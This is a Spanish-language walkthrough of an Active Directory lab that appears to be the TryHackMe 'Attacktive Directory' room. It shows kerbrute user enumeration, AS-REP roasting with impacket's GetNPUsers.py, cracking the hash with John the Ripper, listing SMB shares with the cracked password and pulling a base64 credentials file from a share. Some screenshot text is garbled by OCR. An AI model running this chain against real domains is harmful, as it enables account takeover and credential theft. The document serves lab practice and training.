Primero entro a la ruta donde tenemos e impacket para validar los scripts que tengo a disposición:

```
cd /opt/impacket/examples/
```

The screenshot shows a terminal window with two sessions. The left session is in /opt/impacket/examples and the right session is in /home/kali/Downloads. A red box highlights the 'GetNPUsers.py' script in the left session. The right session shows the output of a 'kerbrute' command against a domain controller.

```
(root㉿kali)-[~/opt/impacket/examples]
└─# ls
  addcomputer.py          GetNPUsers.py      netview.py          secretsdump.py
  atexec.py                getrac.py        ntfs-read.py       services.py
  changepasswd.py          getST.py         ntlmrelayx.py     smbclient.py
  dacledit.py              GetUserSPNs.py   ping6.py          smbexec.py
  dcomexec.py              goldenPac.py    psexec.py        smbserver.py
  describerickett.py      karmasMB.py    ping.py          sniffer.py
  dapi.py                  kintercept.py   raiseChild.py   split.py
  DumpNTLMInfo.py          keylistattack.py rdp_check.py    ticketConverter.py
  #sentutl.py              mssqlclient.py  registry-read.py tictester.py
  exchanger.py             lookupsid.py    rpcdump.py      wmiexec.py
  #findDelegation.py      machine_role.py reg.py          wmiexec.py
  SetADComputers.py       mimikatz.py    rpcdump.py      wnipersist.py
  SetADUsers.py            mqtt_check.py   rpcmap.py      wmiquery.py
  getArch.py               mssqlinstance.py sambaPipe.py  samrdump.py
  get-GPPPassword.py      net.py         smbdump.py
  setLAPSPassword.py

(root㉿kali)-[~/opt/impacket/examples]
└─# [redacted]

Browse Network
[redacted]

passwordlist.txt | 555.0 KB (569,238 bytes) | Plain text document
```

```
Basics_0ehnk1.pdf  passwordlist.txt  ZAP_2_15_0_unix.sh
fuxloider           tor-browser-linux-x86_64-14.0.3.tar.xz
iTSOKLP.html        userlist.txt

(root㉿kali)-[~/home/kali/Downloads]
└─# kerbrute userenum --dc 10.10.243.198 -d spookysec.local userlist.txt

Version: v1.0.3 (9dad6e1) - 02/14/25 - Ronnie Flathers @ropnop

2025/02/14 12:00:17 > Using KDC(s):
2025/02/14 12:00:17 > 10.10.243.198:88

2025/02/14 12:00:19 > [+] VALID USERNAME: james@spookysec.local
2025/02/14 12:00:24 > [+] VALID USERNAME: svc-admin@spookysec.local
2025/02/14 12:00:36 > [+] VALID USERNAME: James@spookysec.local
2025/02/14 12:00:45 > [+] VALID USERNAME: robin@spookysec.local
2025/02/14 12:00:22 > [+] VALID USERNAME: darkstar@spookysec.local
2025/02/14 12:03:38 > [+] VALID USERNAME: administrator@spookysec.local
2025/02/14 12:04:21 > [+] VALID USERNAME: backup@spookysec.local
2025/02/14 12:04:40 > [+] VALID USERNAME: paradox@spookysec.local
[redacted]

2025-02-14 12:08:15 Authenticate/Decrypt packet error: bad packet ID (may be a replay): [ #1618 ] -- see the man page entry for --no-replay and --replay-window for more info or silence this warning with --mute-replay-warnings
2025-02-14 12:08:20 Authenticate/Decrypt packet error: bad packet ID (may be a replay): [ #1619 ] -- see the man page entry for --no-replay and --replay-window for more info or silence this warning with --mute-replay-warnings
2025-02-14 12:08:25 Authenticate/Decrypt packet error: bad packet ID (may be a replay): [ #1620 ] -- see the man page entry for --no-replay and --replay-window for more info or silence this warning with --mute-replay-warnings
2025-02-14 12:08:30 Authenticate/Decrypt packet error: bad packet ID (may be a replay): [ #1621 ] -- see the man page entry for --no-replay and --replay-window for more info or silence this warning with --mute-replay-warnings
2025-02-14 12:08:35 Authenticate/Decrypt packet error: bad packet ID (may be a replay): [ #1622 ] -- see the man page entry for --no-replay and --replay-window for more info or silence this warning with --mute-replay-warnings
2025-02-14 12:08:40 Authenticate/Decrypt packet error: bad packet ID (may be a replay): [ #1623 ] -- see the man page entry for --no-replay and --replay-window for more info or silence this warning with --mute-replay-warnings
2025-02-14 12:08:46 Authenticate/Decrypt packet error: bad packet ID (may be a replay): [ #1624 ] -- see the man page entry for --no-replay and --replay-window for more info or silence this warning with --mute-replay-warnings
```

Pruebo con las dos cuentas, acá ejecutamos el script y le pasamos los parámetros del domain controller y el usuario y si que solicite el password para los dos casos haber cual responde con el TGT.

```
sudo GetNPUsers.py -no-pass -dc-ip 10.10.243.198 spookysec.local/svc-admin
```

```
sudo GetNPUsers.py -no-pass -dc-ip 10.10.243.198
spookysec.local/backup
```

Tuve que repetir el primer comando por que no me dio respuesta y se ve que la cuenta que contesta es la de svc-admin:

kali-linux-2024.4-virtualbox-amd64 (Estado con herramientas) [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Downloads - Thunar root@kali: /opt/i

File Actions Edit View Help Help

```
(root㉿kali)-[~/opt/impacket/examples]
└─# sudo GetNPUsers.py -no-pass -dc-ip 10.10.243.198 spookysec.local/svc-admin
/usr/local/bin/GetNPUsers.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
__import__('pkg_resources').run_script('impacket==0.13.0.dev0+20250206.100953.075f2b10', 'GetNPUsers.py')
Impacket v0.13.0.dev0+20250206.100953.075f2b10 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for svc-admin
[-] [Errno Connection error (10.10.243.198:88)] [Errno 110] Connection timed out

Recent Devices Network
(root㉿kali)-[~/opt/impacket/examples]
└─# sudo GetNPUsers.py -no-pass -dc-ip 10.10.243.198 spookysec.local/backup
/usr/local/bin/GetNPUsers.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
__import__('pkg_resources').run_script('impacket==0.13.0.dev0+20250206.100953.075f2b10', 'GetNPUsers.py')
Impacket v0.13.0.dev0+20250206.100953.075f2b10 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for backup
[-] User backup doesn't have UF_DONT_REQUIRE_PREAUTH set

Network
(root㉿kali)-[~/opt/impacket/examples]
└─# sudo GetNPUsers.py -no-pass -dc-ip 10.10.243.198 spookysec.local/svc-admin
/usr/local/bin/GetNPUsers.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
__import__('pkg_resources').run_script('impacket==0.13.0.dev0+20250206.100953.075f2b10', 'GetNPUsers.py')
Impacket v0.13.0.dev0+20250206.100953.075f2b10 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for svc-admin
$krb5asrep$23$svc-admin@SPOKYSEC.LOCAL:2697ea4098ef282b40281ace788200e9$53cedb3f4d344230bf60b3ba79cac38577e3637471d0abcf13ef56a44fd7453f6cd3660c42d6f3e08cbb9fce6971dda35d1b0e512a7d6e82d66564dbe88c3d715ffe331a2421a1df3842345bb54ae871f8c0b1fe4b78b1caf8e477f7c6c18ef55d40ebe34735479fa7daa627ab83f70f9a48ce5df29c00377350c72fb99518734a8aa6bb623bf8991a1415119cd618cc09d8118503001c33cdff906d81cc9d8beeebc98ab7cef98862ac328221f2062e2978f318205bd665b257791d22c86b4473e481808d143ac253911ae99b091da242402a531aac62460d2881d51ffc2a60522acacc21bf049f56d295d5929f73f

(root㉿kali)-[~/opt/impacket/examples]
└─#
```

## svc-admin

En la página Wiki de ejemplos de Hashcat, ¿qué tipo de hash Kerberos obtuvimos del KDC? (Especifique el nombre completo)

En este punto busque los ejemplos de hashcat en este link

[https://hashcat.net/wiki/doku.php?id=example\\_hashes](https://hashcat.net/wiki/doku.php?id=example_hashes) acá use la información del kerberos:

Después de un rato y de que habían 9 opciones de kerberos me di cuenta que con la base del punto anterior se podía identificar con los primero datos dado que son la base del ejemplo

## [\*] Getting TGT for svc-admin

\$krb5asrep\$23\$svc-

admin@SPOOKYSEC.LOCAL:2697ea4098ef282b40281ace788200e9\$53cedb3f4d344230bf  
b9fce6971dda35d1b0e512a7d6e82d66564dbe88c3d7151ffe331a2421a1df3842345bbd54ae871f8c0b1fe4b78b1caf8e477f7c6c18ef55d40ebe34735479fa7daa627ab83f70f9a48ce5df29c00377350c72fb99518734a8aa6bb623bf8991a1415119cd618cc09d8118503001c33cdff906d81cc9d8beeebc98ab7cef98862ac328221f2062e2978f318

205bd665b257791d22c86b4473e481808d143ac253911ae99b091da242402a531aac62

460d2881d51ffc2a60522acacc21bf049f56d295d5929f73f

The screenshot shows a list of hashes from hashcat.net. The first few rows are:

Line Number	Hash Type	Hash Value
16801	WPA-PMKID-PMK <sup>15</sup>	2582a8261bf9d4308df5731d0e61c61*4604ba734d
16900	Ansible Vault	\$ansible\$0*0\$6b761acd6faeb0cc0bf197d3d4a7a3df1682e4b169cae8fa6b459b3214ed41e*426d313c5809d4a80a4b9bc7d4823070*d8bad190c7fb7c3cb1c6027ab
17010	PGP (AES-128/AES-256 (SHA-1(\$pass))) *	\$pgps\$1*348*8833a812b550a09eb7e40581a058407e198f5c9b0014243895c45a3c714e79692b5130a1c43b9130315c303cb7e6831be68
17020	PGP (AES-128/AES-256 (SHA-512(\$pass))) *	\$pgps\$1*668*2048*57e1f1969a60382e32d7e5af6d10f4b6d32e9aa04b54281cd2194dc99ee1f23f4aaa011d5d2dc9e47689+e49f398d315f91a034765742d2
17030	PGP (AES-128/AES-256 (SHA-256(\$pass))) *	\$pgps\$1*668*2048*7e59854e7d0bc9e38925a5c6949aae9a2ce973d077d94239642ffec8be0e0327178a43431875ca1f3f77b9892697c42094150859d9e5bf5c*
17200	PKZIP (Compressed)	\$pkzip251*1*0*24*3e2*3ef0*0619e6d17f39f49065b9b1fa8ef41c56ed9f9a45+01211c8fd4671547bf77f6f682afbcc7475d83899865621a79f9cc01
17210	PKZIP (Uncompressed)	\$pkzip251*1*0*24*3e2*3ef0*0619e6d17f39f49065b9b1fa8ef41c56ed9f9a45+01211c8fd4671547bf77f6f682afbcc7475d83899865621a79f9cc01
17220	PKZIP (Compressed Multi-File)	\$pkzip253*1*0*8*24*425*8827*6730095cd829e245d0e4bbba6c52c0573d49d2bbeabc6c8570fa8a28dccc3098ffd7*1*0*8*24*2a74*882a*51281a874a6f
17225	PKZIP (Mixed Multi-File)	\$pkzip253*1*0*24*3e2*3ef0*0619e6d17f39f49065b9b1fa8ef41c56ed9f9a45+01211c8fd4671547bf77f6f682afbcc7475d83899865621a79f9cc01
17230	PKZIP (Mixed Multi-File Checksum-Only)	\$pkzip258*1*0*8*24*425*8827*3b479d541019cf32395046bbfbca7e1dca218b9b514975b4e9942c5356298e9cc939e*1*0*8*24*2a74*882a*537af57c30fd5
17300	SHA-224	412ef78534ba09b1607d3e9767a2516b4c2817a6c
17400	SHA-256	d60fcf6585da4e17224f5885970fed5ab042c3916b76b0828e62ea636cbd
17500	SHA-3-512	983ba28532cc6320d0402fa85bccdb38dd6b66eca5fe5aa279ff1c6244fe5f83c4b4f5b059f5f37dd2353617221
17600	SHA-3-1024	7c2cd1d743735d4e69f3bda5b1b7e91720333ff8d8c599a094ef8570f3930c2f0b1a7c8d6152ce4ea6d6057a2f22e7d1934b3a3dd0fb55a7fc84a53144e
17700	Keccak-224	e1faf9bfaeae61515bb16d4c26f09f51e7870581962fc84636
17800	Keccak-256	203f8877f18b8ee12266278547808f38d90d3e106262b5de9a943b736
17900	Keccak-384	5804b7ada5806ba79540100e9a7e493654f2a21d94d4f2e40bf9ab5d35d4b9f03701fe952a15fd6c25bfb7d69701
18000	Keccak-512	2fbf5c9080fa0704de2e915ba8fae6ab00bbc026b2c1c8fa7d01239381c6b74fd3f399bf652500da23399a4c719587d0219cb30eabe61210a8a4dc0b03
18100	TOTP (HMAC-SHA1)	597056:3600
18200	Kerberos 5, etype 23, AS-REP	<b>Krb5asrep\$23\$user@domain.com:3e156ada591263b8aa0b65f5aeb8d375007497cb51b6c8116d6407a782e0e1c5402b17db7afa6b05a6d30ed16a49933c54d721</b>
18300	Apple File System (APFS)	\$fvde\$2816\$587781047047654204765521040224\$20000\$396d2e86b7cea43a4f4ff69ff6ed706d68954ee474de1d2a9f6a6f2d24d172001e484c1d4ea237d
18400	Open Document Format (ODF) 1.2 (SHA-256, AES)	\$odfs\$1*100000*32*751854db90971c1ce042cf2b54631f1b6a9f566952a0b4*16*2185a966155baa9e2fb597298fbecbc16*c18eaa34bcbbe
18500	sha1(md5(\$pass))	888a2fcf3854fb032110c50d0434ad1aa2880
18600	Open Document Format (ODF) 1.1 (SHA-1, Blowfish)	\$odfs\$0*1024*16*bff753835f4ea15644b8a2f8e4b5be3d147b9576*8*ee371da34333b9d9+16*a902ef5a4d782a26a899a31f9bef4*0*dae741fb3a500d3ce15
18700	Java Object hashCode()	29937c08
18800	Blockchain, My Wallet, Second Password (SHA256)	YnH6WYERJjhxwepTzV6odWoEuz1X4esYqB4q3KZ7bZAY0tC1MDH30Tc1NjMyODA0EcKAAD3vFoc=
18900	Android Backup	\$abs\$0*10000*8900e4885ff9cad8f01ee1957a43bd633ea12491440514ae27aa83f2f5c006ec7e7a0bce040add619919b4eb60608304b7d571a2ed87fd58c9ad6bc5
19000	QNX /etc/shadow (MD5)	!m@756f129f9e77b6b1b78f791ed764a#e741875752330050
19100	QNX /etc/shadow (SHA256)	0\$@03b65cab7e17e1e761a90078501cc1aa8588d6d34e2fb045f614b882a93@5498317092471604
19200	QNX /etc/shadow (SHA512)	\$5\$@075df9e94c97808d11e3c6a0f33d102c58976552a100e743576b978d5efc364ce10870780622ce003c9951bd92ec1020c924b124cff7e0fa1f73e3672@2257
19300	sha1(\$salt,\$pass,\$salt2)	630d2e918ab98e5fa9d6c10e4697654c4c16d73:1846381287698603420139870031762867:44495164251936059797606429276845906685495485432781
19500	Ruby on Rails Restful-Authentication	d7d5e53e09391da412b653a6c6d7431e273ea2c238769686762:96278355627653675
19600	Kerberos 5, etype 17, TGS-REP (AES128-CTS-HMAC-SHA1-96)	\$krb5tg\$17\$user\$realm\$ae8434177efd0985b2c2eff804b9c5b266821ad26c6f471958a475cf3948fce65096190be04f8430c4e0d554c86dd7ad2975f9e8f15d2dal
19700	Kerberos 5, etype 18, TGS-REP (AES256-CTS-HMAC-SHA1-96)	\$krb5tg\$18\$user\$realm\$ae8434177efd0985b2c2eff804b9c5b266821ad26c6f471958a475cf3948fce65096190be04f8430c4e0d554c86dd7ad2975f9e8f15d2dal
19800	Kerberos 5, etype 17, Pre-Auth	\$krb5pa\$17\$hashcat\$HASHCATDOMAIN.COM\$17776a8383236c58582f515843e092ecbf43706d177651b7b6cd2713b17597ddb35b1c9c470c281589fd1d51cca1
19900	Kerberos 5, etype 18, Pre-Auth	\$krb5pa\$18\$hashcat\$HASHCATDOMAIN.COM\$96c28900905181bf3d2062962740b1bice5f74eb2e0266de7e481094661dadab080c1a78882c91a0ed99a4e0e065
20011	DiskCryptor SHA512 + XTS 512 bit (AES)	!https://hashcat.net/misc/example_hashes/dc/hashcat_aes_dc
20011	DiskCryptor SHA512 + XTS 512 bit (Twofish)	!https://hashcat.net/misc/example_hashes/dc/hashcat_twofish_dc

## Kerberos 5, etype 23, AS-REP

¿Que modo es el hash? El modo es la primera columna de la tabla:

18000	Keccak-512	2fbf5c0080f0a701dc2c015ba8tdacGob00bbc020b2c1c8
18100	TOTP (HMAC-SHA1)	597056:3600
18200	Kerberos 5, etype 23, AS-REP	<b>Krb5asrep\$23\$user@domain.com:3e156ada591263b8</b>
18300	Apple File System (APFS)	\$fvde\$2816\$587781047047654204765521040224\$
18400	Open Document Format (ODF) 1.2 (SHA-256, AES)	\$odfs\$1*1*10000*32*51854db90971c1ce042cf2b54631f1b6a9f566952a0b4*16*2185a966155baa9e2fb597298fbecbc16*c18eaa34bcbbe

18200

Ahora descifre el hash con la lista de contraseñas modificadas proporcionada, ¿cuál es la contraseña de la cuenta de usuario?

Para esto voy a usar el john the ripper así que tengo que pasarle los siguientes parámetros mas la lista que descargue:

```

kali-linux-2024.4-virtualbox-amd64 (Estado con herramientas) [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
File Actions Edit View Help
$ /usr/share/kali-menu/helper-scripts/john.sh --help
Created directory: /home/kali/.john
John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP [linux-gnu 64-bit x86_64 AVX2 AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/
Usage: john [OPTIONS] [PASSWORD-FILES]

--help          Print usage summary
--single[=SECTION[, ...]]    "Single crack" mode, using default or named rules
--single=:rule[, ...]        Same, using "immediate" rule(s)
--single-seed=WORD[,WORD]    Add static seed word(s) for all salts in single mode
--single-wordlist=FILE      *Shorter wordlist with static seed words/morphemes
--single-user-seed=FILE     Wordlist with seeds per username (user:password[s] format)
--single-pair-max=N         Override max. number of word pairs generated (6)
--no-single-pair           Disable single word pair generation
--[no-]single-potct-guess  Override config for SinglePotctGuess
--wordlist[=FILE] --stdin   Wordlist mode, read words from FILE or stdin
--pipe                   Like --stdin, but bulk reads, and allows rules
--rules[=SECTION[, ...]]    Enable word mangling rules (for wordlist or PRINCE modes), using default or named rules
--rules=:rule[; ...]         Same, using "immediate" rule(s)
--rules-stack=SECTION[, ...] Stacked rules, applied after regular rules or to modes that otherwise don't support rules
--rules-stack=:rule[; ...]   Same, using "immediate" rule(s)
--rules-skip-nop            Skip any NOP ":" rules (you already ran w/o rules)
--loopback[=FILE]           Like --wordlist, but extract words from a .pot file
--mem-file-size=SIZE        Size threshold for wordlist preload (default 2048 MB)
--dupe-suppression          Suppress all dupes in wordlist (and force preload)
--incremental[=MODE]        "Incremental" mode [using section MODE]
--incremental-charcount=N   Override CharCount for incremental mode
--external=MODE              External mode or word filter
--mask[=MASK]                Mask mode using MASK (or default from john.conf)
--markov[=OPTIONS]          "Markov" mode (see doc/MARKOV)
--mkv-stats=FILE             "Markov" stats file
--prince[=FILE]              PRINCE mode, read words from FILE
--prince-loopback[=FILE]     Fetch words from a .pot file
--prince-elem-cnt-min=N    Minimum number of elements per chain (1)
--prince-elem-cnt-max=[-]N  Maximum number of elements per chain (negative N is relative to word length) (8)
--prince-skip=N              Initial skip
--prince-limit=N             Limit number of candidates generated
--prince-wl-dist-len        Calculate length distribution from wordlist
--prince-wl-max=N            Load only N words from input wordlist
--prince-case-permute       Permute case of first letter
--prince-mmap                Memory-map infile (not available with case permute)
--prince-keyspace             Just show total keyspace that would be produced (disregarding skip and limit)
--subsets[=CHARSET]          "Subsets" mode (see doc/SUBSETS)
--subsets-required=N        The N first characters of "subsets" charset are the "required set"
--subsets-min-diff=N        Minimum unique characters in subset

```

Pero primero tomo todo el parámetro encontrado y creo un archivo llamado hashes.txt y posteriormente ejecuto el comando:

```
john --wordlist=passwordlist.txt hashes.txt
```

```

File Actions Edit View Help
[-] User backup doesn't have UF_DONT_REQUIRE_PREADUTH set
[root@kali ~]# /opt/impacket/examples/
# sudo GetNPUsers.py -no-pass -dc-ip 10.10.243.198 spookysvc.local/svc-admin
/usr/local/bin/GetNPUsers.py:4: DeprecationWarning: pkg_resources is deprecated; use https://setuptools.pypa.io/en/latest/pkg_resources.html
_import_('pkg_resources').run_script('impacket==0.13.0.dev0+20250206.100953.075f2b10', 'GetNPUsers.py')
Impacket v0.13.0.dev0+20250206.100953.075f2b10 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for svc-admin
$krb5asrep$23$svc-admin@SPOKYSEC.LOCAL:2697ea4098ef282b40281ace788200e9$53cedb3f4d344230fb60b3ba79cac38577e3637471d0abcf13ef56a44fd7453f6cd3660c42d6f3e08ccb9fc6e971dda35d1b0e512a7d6e82d6564dbe88c3d7151fffe331a2421adf3842345bd5ae871f8c0b1fe4b78b1caf8e477f7c6c18ef55d40be34735479fa7daa627ab3f70f9a48ce5df29c00377350c72f99518734a8aab623bf8991a1415119cd618cc098118503001c3cdf906d81cc9d8beeebc98ab7cef98862ac328221f2062e2978f318205bd65b527791d2c286b4473e481808d143ac253911ae9b9b091da242402a531aac62460d2881d51ffc2a60522acacc21bf049f56d295d5929f73f

hashes.txt - ghostwriter
File Edit Format View Settings Help
#
# $krb5asrep$23$svc-admin@SPOKYSEC.LOCAL:
2697ea4098ef282b40281ace788200e9$53cedb3f4d344230fb60b3ba79cac38577e3637471d0abcf13ef56a44fd7453f6cd3660c42d6f3e08ccb9fc6e971dda35d1b0e512a7d6e82d6564dbe88c3d7151fffe331a2421adf3842345bd5ae871f8c0b1fe4b78b1caf8e477f7c6c18ef55d40be34735479fa7daa627ab3f70f9a48ce5df29c00377350c72f99518734a8aab623bf8991a1415119cd618cc098118503001c3cdf906d81cc9d8beeebc98ab7cef98862ac328221f2062e2978f318205bd65b527791d2c286b4473e481808d143ac253911ae9b9b091da242402a531aac62460d2881d51ffc2a60522acacc21bf049f56d295d5929f73f

```

management2005

## De vuelta a lo básico

**Enumeración:** Con las credenciales de la cuenta de un usuario, ahora tenemos mucho más acceso dentro del dominio. Ahora podemos intentar enumerar todos los recursos compartidos que el controlador de dominio pueda estar otorgando.

## Responda las preguntas a continuación

¿Qué utilidad podemos utilizar para mapear recursos compartidos SMB remotos?

Para este busque que utilidades tenemos a disposición y encontré **smbclient** que nos permite acceder a los recursos compartidos de un servidor SMB, de forma similar a un cliente FTP de línea de comandos. Puede utilizarla, por ejemplo, para cargar y descargar archivos hacia y desde un recurso compartido.

smbclient

## ¿Qué opción listará acciones?

Aca lo que hago es validar el help de las herramientas esto nos dirá como usarla o que parámetros podemos instanciar:

```
smbclient --help
```

```
root@kali: /opt/impacket/examples
File Actions Edit View Help
[...]
[root@kali]~-[/opt/impacket/examples]
# smbclient --help
Usage: smbclient [OPTIONS] service <password>
[root@kali]~-[/opt/impacket/examples]
Send message
Use this IP to connect to
Write messages to stderr instead
of stdout
Get a list of shares available
on a host
Command line tar
Start from directory
Execute semicolon separated
commands
Changes the transmit/send buffer
Changes the per-operation timeout
Port to connect to
Produce grepable output
Suppress help message
Browse SMB servers using DNS
Help options:
--help Show this help message
--usage Display brief usage message
Common Samba options:
-d, --debuglevel=DEBUGLEVEL Set debug level
--debug-stdout 38577e3637471d0ab... Send debug output to standard
-s, --configfile=CONFIGFILE 3581b0e512a7d... Use alternative configuration
--option=name=value 454ae871f8c0b1fe... Set smb.conf option from command
-l, --log-basename=LOGFILEBASE 18cc09d11... Basename for log/debug files
--leak-report 32822172062e2978f... enable taloc leak reporting on
--leak-report-full 11ae99b091da24240... enable full taloc leak
d295d5929f737 reporting on exit
Connection options:
-R, --name-resolve=NAME-RESOLVE-ORDER Use these name resolution
services only
-O, --socket-options=SOCKETOPTIONS socket options to use
-m, --max-protocol=MAXPROTOCOL Set max protocol level
-n, --netbiosname=NETBIOSNAME Primary netbios name
--netbios-scope=SCOPE Use this Netbios scope
-W, --workgroup=WORKGROUP Set the workgroup name
--realm=REALM Set the realm name
Credential options:
-U, --user=[DOMAIN/]USERNAME[%PASSWORD] Set the network username
-N, --no-pass Don't ask for a password
[root@kali]~-[/home/kali/Downloads]
# john --wordlist=passwordlist.txt hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 /
PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
management2005 ($krb5asrep$23$svc-admin@POOKYSEC.LOCAL)
1g 0:00:00:00 DONE (2025-02-14 13:26) 33.33g/s 221866p/s 221866c/s horoscope.
.amy123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Y encontramos que la opción es **-L, --list=HOST** que Get a list of shares available

¿Cuántos recursos compartidos remotos enumera el servidor?

Como ya tenia un usuario y contraseña solo debía usar el siguiente comando :

```
smbclient -L 10.10.243.198 -U svc-admin
```

password: management2005

The screenshot shows two terminal windows side-by-side. The left window is titled 'root@kali: /opt/impacket/examples' and displays SMB enumeration results:

```
(root㉿kali)-[~/opt/impacket/examples]
# smbclient -t 10.10.243.198 -U svc-admin
do_connect: Connection to 10.10.243.198 failed (Error NT_STATUS_IO_TIMEOUT)
...
do_connect: Connection to 10.10.243.198 failed (Error NT_STATUS_IO_TIMEOUT)

[...]
# smbclient -L 10.10.243.198 -U svc-admin
do_connect: Connection to 10.10.243.198 failed (Error NT_STATUS_IO_TIMEOUT)

[...]
# smbclient -L 10.10.243.198 -U svc-admin
Password for [WORKGROUP\svc-admin]:
```

A red box highlights the SMB share enumeration output:

Sharename	Comment
ADMIN\$	Disk Remote Admin
backup	Disk
C\$	Disk Default share
IPC\$	IPC Remote IPC
NETLOGON	Disk Logon server share
SYSVOL	Disk Logon server share

Reconnecting with SMB1 for workgroup listing.

The right window is titled 'root@kali: ~/home/kali/Downloads' and shows John the Ripper password cracking results:

```
[root@kali:~/home/kali/Downloads]
# john --wordlist=passwordlist.txt hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
management2008 ($krb5asrep$23$svc-admin@POOKYSEC.LOCAL)
ig 0:00:00:00 DONE (2025-02-14 13:26) 33.33g/s 221866p/s 221866c/s 221866C/s horoscope.
.amy123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Y con ello pude ver que se enumeran 6 recursos compartidos.

Hay un recurso compartido en particular al que tenemos acceso que contiene un archivo de texto. ¿Qué recurso compartido es?

Para este punto debemos recordar los usuarios que encontramos en los primeros ejercicios y tendríamos el de backup.

¿Cuál es el contenido del archivo?

Aca nos debemos conectar al recurso compartido por lo que usamos el comando para ingresar al recurso compartido y debemos obtener el archivo para esto usamos el comando Get:

```
smbclient \\\\10.10.243.198\\\\backup -U svc-admin
```

The screenshot shows two terminal windows side-by-side. The left window is titled '(root㉿kali)-[~/opt/impacket/examples]' and shows the command 'smbclient \\\\10.10.243.198\\backup -U svc-admin'. It outputs a password prompt and a list of files in the backup share. The file 'backup\_credentials.txt' is highlighted with a red box. The right window is titled '(root㉿kali)-[~/home/kali/Downloads]' and shows the command 'john --wordlist=passwordlist.txt hashes.txt'. It displays the cracking process, including the password 'amy123' being found. Both windows have their respective command lines highlighted with red boxes.

```
(root㉿kali)-[~/opt/impacket/examples]
# smbclient \\\\10.10.243.198\\backup -U svc-admin
Password for [WORKGROUP\svc-admin]:
Try "help" to get a list of possible commands.
smb: > ls
.
D 0 Sat Apr 4 15:08:39 2020
D 0 Sat Apr 4 15:08:39 2020
backup_credentials.txt A 48 Sat Apr 4 15:08:53 2020

8247551 blocks of size 4096. 4040942 blocks available
smb: > cat backup_credentials.txt
cat: command not found
smb: > get backup_credentials.txt
getting file \backup_credentials.txt of size 48 as backup_credentials.txt (0.0 Ki
loBytes/sec) (average 0.0 Kilobytes/sec)
smb: >

(root㉿kali)-[~/home/kali/Downloads]
# john --wordlist=passwordlist.txt hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[...]
Session completed.
```

Salimos y desde la misma ubicación desde donde corrimos el comando podemos darle un :

```
cat backup_credentials.txt
```



root@kali: /opt/

File Actions Edit View Help

```
File S... desc... lok.png vuln... Pente...
└─(root㉿kali)-[/opt/impacket/examples]
  └─# smbclient \\\\10.10.243.198\\backup -U svc-admin
    Password for [WORKGROUP\svc-admin]:
    Try "help" to get a list of possible commands.
    smb: \> ls
      .
      ..
      backup_credentials.txt
    smb: \> ls
      .
      ..
      backup_credentials.txt
    8247551 blocks of size 4096. 4040942 blocks available
    smb: \> cat backup_credentials.txt
    cat: command not found
    smb: \> get backup_credentials.txt
    getting file \backup_credentials.txt of size 48 as backup_credentials.txt (0.0 Ki
    loBytes/sec) (average 0.0 KiloBytes/sec)
    smb: \> quit
    exit
    ^C
```

```
└─(root㉿kali)-[/opt/impacket/examples]
  └─# ls
  addcomputer.py      GetLAPSPassword.py   net.py          samrdump.py
  atexec.py           GetNPUsers.py       netview.py     secretsdump.py
  backup_credentials.txt getPac.py         ntfs-read.py  services.py
  changepasswd.py     getST.py          ntlmrelayx.py smbclient.py
  dacledit.py         getTGT.py         ownededit.py  smbexec.py
  dcomexec.py         GetUserSPNs.py   ping6.py       smbserver.py
  describeTicket.py  goldenPac.py      ping.py        sniffer.py
  dpapi.py            karmaSMB.py     psexec.py     sniff.py
  DumpNTLMInfo.py    keylistattack.py raiseChild.py split.py
  esentutl.py          kintercept.py    rbcd.py       ticketConverter.py
  exchanger.py        lookupsid.py    rdp_check.py ticketer.py
  findDelegation.py  machine_role.py registry-read.py tictool.py
  GetADComputers.py  mimikatz.py     reg.py        wmiexec.py
  GetADUsers.py       mqtt_check.py   rpcdump.py    wmpersist.py
  getArch.py          mssqlclient.py  rpcmap.py    wmiquery.py
  Get-GPPPassword.py mssqlinstance.py sambaPipe.py
```

```
└─(root㉿kali)-[/opt/impacket/examples]
  └─# cat backup_credentials.txt
  YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw
```

```
└─(root㉿kali)-[/opt/impacket/examples]
  └─#
```

Descodificando el contenido del archivo, ¿cuál es el contenido completo?

Para este debemos usar lo que encontramos anteriormente y en un convertidor encontramos la información

The screenshot shows a web browser window for [base64decode.org/es/](http://base64decode.org/es/). The main content area is titled "Decodificar" (Decode) and "Codificar" (Encode). A green sidebar on the right contains various links and icons related to security and decoding.

In the "Decodificar" section, there is a text input field containing the Base64 encoded string: YmFja3VwQHNwb29reXNlYy5sb2NhDpiYWNrDXAyNTE3ODYw. This string is highlighted with a red box and has a red arrow pointing from it towards the "DECODIFICAR" button below.

Below the input field, there are several configuration options:

